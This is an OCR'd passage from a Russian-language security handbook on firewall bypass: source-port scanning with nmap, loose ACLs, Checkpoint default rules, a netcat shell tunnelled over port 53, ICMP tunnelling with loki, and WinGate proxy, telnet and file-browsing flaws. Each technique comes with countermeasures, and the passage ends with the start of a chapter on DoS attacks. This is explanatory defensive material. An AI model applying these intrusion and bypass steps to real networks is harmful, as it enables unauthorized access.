probe:  3  TTL:  3  port 33434:  Bound scan at 3 hops [rtr.isp.net]
port 135: open
port 136: open
port 137: open
port 138: open
port 139:  *
port 140: open
```

Относительно утилиты firewalk необходимо упомянуть об одной проблеме, которая заключается в том, что ее результаты могут оказаться непредсказуемыми. Некоторые брандмауэры способны выявить истечение времени жизни пакета до проверки своего списка ACL, что приводит к передаче ответного ICMP-сообщения TTL EXPIRED в любом случае. В результате утилита firewalk будет считать, что все порты открыты.

О Контрмеры: защита от утилиты firewalk

Предотвращение

На уровне внешнего интерфейса можно заблокировать передачу ICMP-пакетов TTL EXPIRED, однако это может отрицательно сказаться на производительности, поскольку легитимные клиенты никогда не смогут узнать, что же произошло с их соединением.

9 Сканирование с исходного порта

Традиционные брандмауэры с фильтрацией пакетов типа IOS Cisco имеют один существенный недостаток: они не сохраняют состояние! Для большинства читателей этот факт выглядит вполне очевидным, не так ли? Однако проанализируйте его еще раз. Если брандмауэр не может поддерживать состояние, то он не может определить, с внутренней или с внешней стороны было установлено соединение. Другими словами, такие брандмауэры не могут полностью управлять некоторыми потоками данных. Как следствие, в качестве исходного можно задать порт, который обычно является "легитимным", например TCP 53 (перенос зоны) и TCP 20 (FTP), а затем для получения ценной информации приступить к сканированию (или к атаке).

Для того чтобы определить, позволяет ли брандмауэр выполнять сканирование с заданного исходного порта 20 (канала данных FTP), воспользуйтесь утилитой nmap с параметром -д.


nmap -sS -PO -д 20 -p 139 10.1.1.1

НА ЗАМЕТКУ При задании статического исходного порта в качестве параметра утилиты nmap необходимо воспользоваться методом сканирования с неполным открытием сеанса или с использованием сообщений **SYN**.

Если сканируемые порты оказались открытыми, то, очевидно, вы имеете дело с уязвимым брандмауэром, который расположен между вашим компьютером и целевым узлом. Для лучшего понимания описываемого процесса проанализируйте приведенную ниже диаграмму.

Если обнаружится, что брандмауэр не сохраняет состояние соединений, то можно воспользоваться этим преимуществом и приступить к атаке уязвимых узлов, расположенных за этим брандмауэром. С помощью модифицированной утилиты перенаправления портов, например Fpipe от компании Foundstone, можно задать исходный порт 20, а затем приступить к атаке целевого узла через брандмауэр.

В обычном сценарии брандмауэр с фильтрацией пакетов должен сохранять открытыми все соединения исходного порта 20 с портом из верхнего диапазона номеров узла внутренней сети, чтобы обеспечить передачу данных FTP через брандмауэр



Поскольку в сценарии взломщика брандмауэр с фильтрацией пакетов не сохраняет состояние и, таким образом, не может отличить одно TCP-соединение от другого, все соединения исходного порта 20 с портом из верхнего диапазона адресов узла внутренней сети будут разрешены и связанный с ними поток данных будет эффективно передаваться через брандмауэр

О Контрмеры: защита и сканирование с исходного порта

Предотвращение

Решить описанную проблему очень просто, однако это решение выглядит не очень эффектным. Необходимо запретить любые сетевые взаимодействия, для которых требуется комбинация из нескольких портов (FTP), либо перейти к промежуточным программным брандмауэрам или тем, которые сохраняют состояние соединений. При этом можно значительно повысить управляемость входящими и исходящими соединениями, а также реально контролировать весь процесс.

Фильтрация пакетов

Работа брандмауэров с фильтрацией пакетов (в том числе с сохранением состояний) типа Firewall-1 от компании CheckPoint, PIX и IOS от компании Cisco (да, IOS тоже можно использовать в качестве брандмауэра) основывается на списках ACL или правилах, служащих для определения того, является ли авторизованным трафик, передаваемый во внутреннюю сеть и из нее. В большинстве случаев эти списки грамотно разработаны и их очень трудно обойти. Однако зачастую можно обойти брандмауэры с нестрогим списком ACL и передать отдельные пакеты во внутреннюю сеть.

Нестрогие списки ACL

Популярность	*8*
Простота	*2*
Опасность	*2*
Степень риска	*4*

Нестрогие списки ACL применяются на гораздо большем числе брандмауэров, чем это можно себе представить. Предположим, что провайдеру услуг Internet какой-то организации необходимо разрешить перенос зоны. В этом случае вместо нестрогого списка ACL, такого как "Разрешить выполнение действий с сервера DNS провайдера услуг Internet с исходного TCP-порта 53 и порта назначения 53", может быть реализован следующий: "Разрешить выполнение любых действий с исходного TCP-порта 53". Подобные ошибки в конфигурации могут оказаться поистине разрушительными, поскольку злоумышленник сможет просканировать всю сеть извне. Большинство из таких атак начинается со сканирования узла, расположенного позади брандмауэра, и использования в качестве исходного ложного TCP-порта 53 (DNS).

О Контрмеры: нестрогие списки ACL

Предотвращение

Удостоверьтесь, что правила вашего брандмауэра разрешают лишь определенные подключения. Например, если вашему провайдеру услуг Internet требуется выполнять перенос зоны, это должно быть явно указано в установленных правилах. При этом требуйте указания в правиле как исходного IP-адреса, так и IP-адреса назначения (внутреннего сервера DNS).

Если вы используете брандмауэр Checkpoint, то для ограничения возможности использования исходного порта 53 (DNS) лишь службой DNS провайдера можно реализовать следующее правило. Например, если адресом сервера DNS провайдера является `192.168.66.2`, а адресом внутреннего сервера DNS — `172.30.140.1`, то это правило будет иметь следующий вид.

Source (источник)	Destination (назначение)	Service (служба)	Action (действие)	Track (регистрация)
192.168.66.2	172.30.140.1	domain-tcp	Accept	Short

Обход брандмауэров Checkpoint

Популярность	*8*
Простота	*2*
Опасность	*2*
Степень риска	***4***


Брандмауэры Checkpoint 3.0 и 4.0 предоставляют открытые порты по умолчанию. Порты, используемые для обратного поиска DNS (UDP 53), переноса зоны DNS (TCP 53) и маршрутизации RIP (UDP 520), могут быть задействованы *любым* узлом для доступа к *любому* узлу. В дополнение ко всему эти операции не регистрируются в сис-

темных журналах. В результате после "захвата" узла внутренней сети у взломщика появляются интересные возможности.

Выше вы узнали, насколько просто идентифицировать брандмауэр CheckPoint. На основе полученных знаний злоумышленник может эффективно обойти его правила. Однако для осуществления такого подхода должно выполняться несколько существенных предварительных условий. Сначала взломщик должен получить в свое распоряжение компьютер, расположенный позади брандмауэра, или обманным путем внедрить на внутренний узел "троянского коня".

В любом случае на взломанном узле должна быть запущена программа прослушивания netcat. Эта утилита либо обеспечит доступ взломщика к удаленной командной оболочке, либо предоставит ему возможность вводить команды и выполнять их локально на удаленном узле. Подобные "потайные ходы" подробно рассматриваются в главе 14, "Расширенные методы", а сейчас для лучшего понимания проблемы мы лишь кратко рассмотрим описанный подход.

Как видно из следующего рисунка, брандмауэр CheckPoint пропускает данные через TCP-порт 53 без регистрации. После установки на взломанном удаленном узле программы netcat, связанной с портом 53, и "захвата" удаленной командной оболочки `/bin/sh` через свой собственный порт 53, находящийся в состоянии ожидания запросов, взломщик "прорубит окно" в брандмауэре и получит доступ к любой системе.



О Контрмеры: защита от обхода брандмауэров Checkpoint

Предотвращение

В зависимости от требований к конфигурации можно запретить большую часть трафика, разрешенного по умолчанию. При этом необходимо соблюдать осторожность, поскольку можно случайно запретить и передачу авторизованных данных. Для ограничения доступа выполните следующие действия.

1. В диалоговом окне редактирования политики безопасности выберите команду Policy⇨Properties.
2. Сбросьте флажки Accept, расположенные рядом с именами всех функций, которые не являются необходимыми. Например, пользователям многих узлов не требуется выполнять загрузку данных DNS. В этом случае нужно сбросить флажок Accept Domain Name Downloads. Этот же прием можно использовать для управления трафиком RIP и DNS.

3. Создайте свое собственное правило, разрешающее обмен данными DNS с определенным авторизованным сервером DNS (как описано в разделе "Контрмеры: нестрогие списки ACL").

Туннелирование трафика ICMP и UDP

Популярность	*2*
Простота	*1*
Опасность	*9*
Степень риска	*4*

Туннелирование трафика ICMP — это возможность инкапсуляции реальных данных в заголовке пакета ICMP. Против такой атаки бессильны многие маршрутизаторы, разрешающие прохождение ICMP-пакетов ECHO, ECHO REPLY и UDP-пакетов. Подобно ситуации с брандмауэром Checkpoint, связанной с передачей данных DNS, возможность использования туннелирования трафика ICMP и UDP базируется на том, что в распоряжении взломщика уже имеется взломанный узел, находящийся позади брандмауэра.

Джереми Раух (Jeremy Rauch) и Майк Шифман (Mike Schiffman) тщательно исследовали эту концепцию и создали средства для ее использования: утилиты `loki` и `lokid` (клиент и сервер). Более подробная информация содержится по адресу `http://phrack.infonexus.com/search.phtml?view&article=p49-6`. После запуска сервера lokid на взломанном узле, расположенном позади брандмауэра, который разрешает прохождение ICMP-пакетов ECHO и ECHO REPLY, взломщик может запустить клиентскую часть (loki), чтобы помещать каждую передаваемую серверу lokid команду в ICMP-пакет ECHO. После этого утилита lokid будет "извлекать" полученные команды, выполнять их локально, а затем помещать полученные результаты в ICMP-пакеты ECHO REPLY и передавать их обратно взломщику. При использовании такого подхода у злоумышленников имеется возможность полного обхода брандмауэра. Описанная концепция и средства, которые ее реализуют, подробно рассматриваются в главе 14, "Расширенные методы".

Контрмеры: защита от туннелирования трафика ICMP и UDP

Предотвращение

Для защиты от атак такого типа можно полностью запретить доступ по протоколу ICMP через брандмауэр или обеспечить управляемую избирательную передачу ICMP-пакетов. Например, следующий список ACL брандмауэров Cisco позволит полностью запретить передачу административных данных ICMP за пределы подсети `172.29.10.0` (демилитаризованной зоны).

```
access-list 101 permit icmp any 172.29.10.0 0.255.255.255 8  ! echo
access-list 101 permit icmp any 172.29.10.0 0.255.255.255 0  ! echo-reply
access-list 102 deny   ip  any any log  ! запретить, иначе регистрировать все события
```

ВНИМАНИЕ Если ваш провайдер услуг Internet отслеживает работоспособность компьютеров, расположенных позади брандмауэра, с помощью утилиты **ping** (чего мы не советуем делать), то такие списки ACL нарушат этот процесс. Уточните у своего провайдера, применяет ли он эту утилиту.

Изъяны программных посредников

Вообще, уязвимость программных посредников не очень высока. После защиты самого брандмауэра и реализации надежных правил, используемых программным посредником, вероятность обхода брандмауэра будет значительно ниже. Однако, как и следует ожидать, зачастую брандмауэр оказывается настроен неправильно.

Имя узла: localhost

Популярность	*4*
Простота	*2*
Опасность	*9*
Степень риска	*5*

Прежде программные посредники системы UNIX не заботились о необходимости ограничения локального доступа. Несмотря на контроль пользователей, работающих с Internet, внутренний пользователь мог получить локальный доступ к самому брандмауэру. Несомненно, при использовании такой атаки требуется знание корректного имени пользователя или пароля, используемых на брандмауэре. Однако вы очень удивитесь после того, как узнаете, насколько легко их подобрать в некоторых случаях. Для того чтобы проверить, уязвим ли ваш программный посредник, выполните следующие действия.

После появления на экране приглашения на регистрацию выполните следующие действия.

```
C:\> nc -v -n 192.168.51.129 23
(UNKNOWN) [192.168.51.129] 23 (?) open
Eagle Secure Gateway.
Hostname:
```

1. Введите localhost.
2. Введите известное имя пользователя и пароль (или попробуйте с нескольких попыток их подобрать).
3. Если процесс аутентификации успешно завершился, значит, вы получили локальный доступ к брандмауэру.
4. Воспользуйтесь одним из средств генерации переполнения локального буфера (например, утилитой rdist) или любой другой аналогичной программой, чтобы получить привилегии администратора.

О Контрмеры: защита от использования имени localhost

Предотвращение

Способ устранения ошибок конфигурации во многом зависит от типа используемого брандмауэра. В любом случае можно реализовать правило, ограничивающее возможность доступа с определенных узлов. Конечно, лучше всего вообще запретить регистрацию с использованием имени localhost. Однако если это все же необходимо, установите TCP-оболочку (например, загрузив ее с узла ftp://coast.cs.purdue.edu/pub/tools/unix/netutils/tcp_wrappers), с помощью которой можно разрешить соединение лишь узлам с определенными IP-адресами.

Неавторизованный внешний доступ к программному посреднику

Популярность	*8*
Простота	*8*
Опасность	*4*
Степень риска	*7*

Такой подход наиболее удобен для доступа к брандмауэрам, реализующим прозрачные функции, однако мы довольно часто сталкиваемся с его использованием. Администратор может уделить самое пристальное внимание обеспечению безопасности брандмауэра и установить строгие правила доступа, однако в то же время забыть о необходимости блокирования доступа извне. В этом случае сразу же возникнет два типа опасности: (1) взломщик может воспользоваться proxy-сервером для атак на всевозможные узлы Internet, активно применяя изъяны сценариев CGI и различные методы мошенничества в Web, и (2) с помощью средств Web злоумышленник сможет получить доступ к вашей корпоративной сети. Нам приходилось встречать подобным образом сконфигурированные брандмауэры и каждый раз мы могли получить доступ ко всей корпоративной сети.

Для того чтобы узнать, уязвим ли ваш брандмауэр для такой атаки, измените в броузере параметры proxy-сервера так, чтобы они указывали на подозрительный (т.е. проверяемый) брандмауэр. В броузере Netscape для этого выполните следующие действия.

1. Выберите команду Edit⇨Preferences.
2. Выделите поддеревья Advanced и Proxies.
3. Щелкните на кнопке Manual Proxy Configuration.
4. Щелкните на кнопке View.
5. Добавьте адрес тестируемого брандмауэра в соответствующий список адресов HTTP и выберите порт, находящийся в состоянии прослушивания. (Обычно 80, 81, 8000 или 8080, однако реальные номера могут варьироваться. Для определения корректного порта воспользуйтесь утилитой nmap или другим аналогичным средством.)
6. Введите в броузере адрес своего любимого Web-узла и следите за информацией, появляющейся в строке состояния.

Если в строке состояния отобразится адрес proxy-сервера, а затем на экране появится Web-страница, то, очевидно, вы имеете дело с неавторизованным proxy-сервером.

Если у вас имеется IP-адрес внутреннего Web-узла (не важно, маршрутизируется он или нет), то аналогичным образом можно попытаться получить доступ и к нему. Иногда этот внутренний IP-адрес можно встретить во время просмотра исходного кода HTTP. Зачастую Web-дизайнеры помещают имена узлов и IP-адреса в атрибуте HREF дескрипторов Web-страниц.

Контрмеры: защита от неавторизованного внешнего доступа к программному посреднику

Предотвращение

Для того чтобы предотвратить такую атаку, нужно запретить доступ к программному посреднику со стороны внешнего интерфейса брандмауэра. Поскольку конкретный алгоритм решения этой задачи сильно зависит от производителя, свяжитесь с ним для получения более подробной дополнительной информации.

На уровне сети необходимо ограничить входящий трафик к программному посреднику на пограничных маршрутизаторах. Это без особых проблем можно осуществить, задав списки ACL этих маршрутизаторов.

Изъяны WinGate

Известно, что популярный программный брандмауэр WinGate систем Windows 95/NT (`http://wingate.deerfield.com/`) обладает несколькими уязвимыми местами. Большинство из них связано со значениями параметров, установленными по умолчанию, разрешающими неавторизованное использование служб telnet, SOCKS и Web. Хотя доступ к этим службам можно ограничить на уровне отдельных пользователей (и интерфейсов), чаще всего установка и использование этого программного пакета выполняется без учета каких бы то ни было требований к защите. Список серверов WinGate можно найти на узле группы энтузиастов CyberArmy по адресу `http://www.cyberarmy.com/lists/wingate/`.

Неавторизованный просмотр

Популярность	*9*
Простота	*9*
Опасность	*2*
Степень риска	*7*

Как и многие другие неправильно сконфигурированные программные посредники, определенные версии брандмауэра WinGate (в частности, 2.1d для NT) позволяют внешним пользователям абсолютно анонимно просматривать Internet. Такая возможность оказывается чрезвычайно важной для взломщиков, нацеленных на "захват" приложений Web-сервера, поскольку его содержимое можно получить без риска быть пойманным. Защититься от Web-атак очень сложно, поскольку весь трафик туннелируется и направляется на порт 80. Более подробно хакинг в Web рассматривается в главе 15, "Хакинг в Web".

Для того чтобы проверить, уязвим ли ваш сервер WinGate, выполните следующие действия.

1. Подключитесь к Internet с помощью нефильтруемого соединения (лучше всего удаленного).
2. Измените параметры броузера так, чтобы они указывали на proxy-сервер.
3. Задайте адрес проверяемого сервера и номер требуемого порта.

Еще одним изъяном конфигурации, используемой по умолчанию, является возможность неавторизованного доступа к службе SOCKS (TCP 1080). Как и в случае открытого TCP-порта 80, используемого службами Web, взломщик может просматривать ресурсы Internet, оставаясь практически полностью незамеченным (особенно, если отключен режим регистрации системных событий).

О Контрмеры: защита от неавторизованного просмотра

Предотвращение

Для того чтобы нейтрализовать описанный изъян сервера WinGate, нужно просто ограничить привязку определенных служб. Для ограничения возможности использования служб proxy-сервера на многоадаптерном (multihomed) узле выполните следующие действия.

1. Откройте диалоговое окно свойств службы SOCKS или WWW Proxy Server.
2. Перейдите во вкладку Bindings.
3. Выберите режим Connections Will Be Accepted On The Following Interface Only и задайте внутренний интерфейс сервера WinGate.

Лучший подарок хакеру: неконтролируемый доступ к службе telnet

Популярность	*9*
Простота	*9*
Опасность	*6*
Степень риска	*8*

Неавторизованный доступ к службе telnet гораздо опаснее возможности просмотра ресурсов Web. Средства telnet чрезвычайно важны для взломщика. Подключившись к службе telnet неправильно сконфигурированного WinGate, злоумышленники могут использовать его для сокрытия следов своей деятельности.

Чтобы найти уязвимые серверы, выполните следующие действия.

1. С помощью утилиты `telnet` попробуйте подсоединиться к серверу.

```
[root]# telnet 172.29.11.191
Trying 172.29.11.191...
Connected to 172.29.11.191.
Escape character is '^]'.
Wingate> 10.50.21.5
```

2. После появления на экране приведенного выше текста введите адрес узла для подключения.
3. Если на экране появилось новое приглашение для регистрации, значит, вы имеете дело с уязвимым сервером.

```
Connecting to host 10.50.21.5...Connected
SunOS 5.6
login:
```

Контрмеры: защита от неавторизованного доступа к службе telnet

Предотвращение

В данном случае можно воспользоваться теми же рекомендациями, что приведены в разделе "Контрмеры: защита от неавторизованного просмотра". Для устранения проблемы просто ограничьте привязку определенных служб сервера WinGate. На многоадаптерном узле выполните для этого следующие действия.

1. Откройте диалоговое окно свойств сервера Telnet.
2. Перейдите во вкладку Bindings.
3. Выберите режим Connections Will Be Accepted On The Following Interface Only и задайте внутренний интерфейс сервера WinGate.

Просмотр файлов

Популярность	*9*
Простота	*9*
Опасность	*9*
Степень риска	*9*

По умолчанию сервер WinGate 3.0 через порт управления 8010 позволяет любому пользователю просматривать файлы системы. Для того чтобы проверить, уязвима ли ваша система, выполните следующие инструкции.

```
http://192.168.51.101:8010/c:/
http://192.168.51.101:8010//
http://192.168.51.101:8010/——/
```

Если система уязвима, то вы сможете просмотреть каждый файл каталога, а также перемещаться по иерархии каталогов по своему усмотрению. Такая возможность чрезвычайно опасна, поскольку некоторые приложения хранят имена пользователей и пароли в виде незашифрованного текста. Например, если для удаленного управления серверами на вашем компьютере установлены программы Remotely Possible или ControlIT компании Computer Associates, то имена пользователей и пароли, используемые при аутентификации, хранятся либо в незашифрованном виде, либо в форме, которую не составляет труда расшифровать (см. главу 13, "Изъяны средств удаленного управления").

О Контрмеры: предотвращение просмотра файлов

Для текущей версии сервера WinGate в настоящее время нет модуля обновления, позволяющего устранить проблему просмотра файлов. Для получения более подробной информации о доступных модулях обновления обратитесь на соответствующий узел поддержки по адресу `http://wingate.deerfield.com/helpdesk/`.


Резюме

На самом деле правильно сконфигурированный брандмауэр оказывается чрезвычайно хорошо защищенным. Однако при использовании средств сбора информации, таких как утилиты traceroute, hping и `nmap`, взломщики могут исследовать потенциальные пути прохождения маршрутизатора и брандмауэра, а также определить их тип (или как минимум сделать на этот счет определенные предположения). Большинство из известных в настоящее время изъянов связано с неправильной настройкой брандмауэра или недостаточным вниманием к его администрированию. Использование взломщиком любого из них может привести к настоящей катастрофе.

Кроме того, в обоих типах брандмауэров имеются свои собственные специфические изъяны, в том числе возможность использования служб Web, telnet и локальной регистрации. Для предотвращения большинства из рассмотренных слабых мест можно воспользоваться определенными контрмерами, однако в некоторых случаях возможно лишь их выявление.

Многие считают, что в будущем неизбежно произойдет слияние обеих технологий — программных посредников и брандмауэров с фильтрацией пакетов, — что позволит ограничить количество ошибок, возникающих при их конфигурировании в настоящее время. Подсистема противодействия также станет составной частью брандмауэров нового поколения. Компания NAI уже реализовала свою архитектуру такой подсистемы — Active Security. После выявления вторжения она позволяет автоматически инициировать предопределенные изменения конфигурации сервера, подвергнувшегося атаке. Например, если системой выявления вторжений обнаружено туннелирование пакетов ICMP, то она может направить брандмауэру сообщение о необходимости игнорирования запросов ECHO. Однако в таком сценарии по-прежнему остается место для атак DoS, так что сотрудникам службы безопасности не стоит забывать об этом.

ГЛАВА 12



Взрыв и медленно рассеивающееся облако. Нет, сейчас речь пойдет не о детском безалкогольном напитке. Мы познакомимся с различными средствами, которыми пользуются взломщики. В последние годы их применение приводит к опустошительному хаосу в Internet. Ежегодно атаки DoS (Denial of Service — отказ в обслуживании) стоят различным компаниям миллионы долларов и таят в себе серьезную угрозу для любой системы или сети. И как результат, длительные простои системы, потерянная прибыль, большие объемы работ по идентификации атак и подготовка адекватных ответных мер. По существу, атака DoS нарушает или полностью блокирует обслуживание легитимных пользователей, сетей, систем или других ресурсов. Цель любой из таких атак обычно не имеет ничего общего с благими намерениями, и ее достижение зачастую не требует высокой квалификации, поскольку все необходимые средства абсолютно доступны.

В последние годы упоминания о многочисленных атаках DoS заполонили заголовки периодических изданий. Одной из таких атак оказались подвержены несколько известных Web-узлов, таких как Yahoo, eBay, Buy.com, CNN.com, E*TRADE, ZDNet и PANIX, что привело к их кратковременной неработоспособности. Требуемые контрмеры, а также восстановление работоспособности удалось осуществить лишь через несколько дней. Эти атаки из-за присущей им жестокости были сразу же охарактеризованы как распределенные атаки DoS (Distributed DoS), последствия которых являются гораздо более разрушительными, чем результаты обычных атак DoS.

Большинство подобных атак базировалось на использовании изъяна в основном протоколе Internet (TCP/IP), в частности на способе обработки системами запросов SYN. Эта ситуация усугублялась еще тем, что взломщики, чтобы сохранить свою анонимность, использовали ложные исходные адреса. Таким образом, значительно затруднялось выявление реальных злоумышленников. Эти события оказали огромное влияние на сообщество Internet и еще раз подчеркнули несостоятельность применяемых в глобальной сети технологий обеспечения безопасности. Хотя уже несколько лет назад подобные атаки были теоретически предсказаны, только в настоящее время можно оценить всю опасность деловой активности в Век Информатизации.

Причины использования атак DoS

На протяжении этой книги обсуждались и демонстрировались многочисленные средства и приемы, используемые взломщиками для нарушения системы защиты различных систем. Зачастую политика обеспечения безопасности, реализованная в целевой системе или сети, способна предотвратить проникновение неквалифицированных злоумышленников. Ощущая свое бессилие, взломщик может прибегнуть к последнему средству — атаке DoS.

Кроме того, к атаке DoS могут прибегнуть те злоумышленники, у которых есть личная или политическая неприязнь к некоторым людям или организациям. Многие эксперты по вопросам безопасности считают, что число таких атак возрастает из-за быстрого распространения систем Windows NT/95/98. Система Windows — заветная цель многих взломщиков. Кроме того, многие средства DoS абсолютно доступны, и для их использования не требуется высокая квалификация.

Хотя большинство атак связано с приведенными выше мотивами, некоторые из них могут пригодиться взломщикам и для взлома уязвимой системы. Как известно многим администраторам системы Windows NT, к сожалению, для вступления в силу внесенных изменений ее нужно перезагрузить. Таким образом, после внесения изменений в параметры NT, которые в будущем позволят взломщику получить привилегии администратора, он должен вызвать крах системы с ее последующей перезагрузкой. Несмотря на то что эта ситуация должна привлечь внимание администраторов, большинство из них не обращают на нее никакого внимания и без особых раздумий перезагружают систему.

Мы не в состоянии перечислить все возможные причины использования атак DoS. Можно лишь сказать, что киберпространство является полным отражением реальной жизни. Некоторые получают удовольствие от своей разрушительной деятельности и черпают дополнительные силы, наблюдая за мощью предпринятой ими атаки. Как ни странно, большинство хакеров-профессионалов питают отвращение к атакам DoS, однако есть и люди, которые ими пользуются.

Типы атак DoS

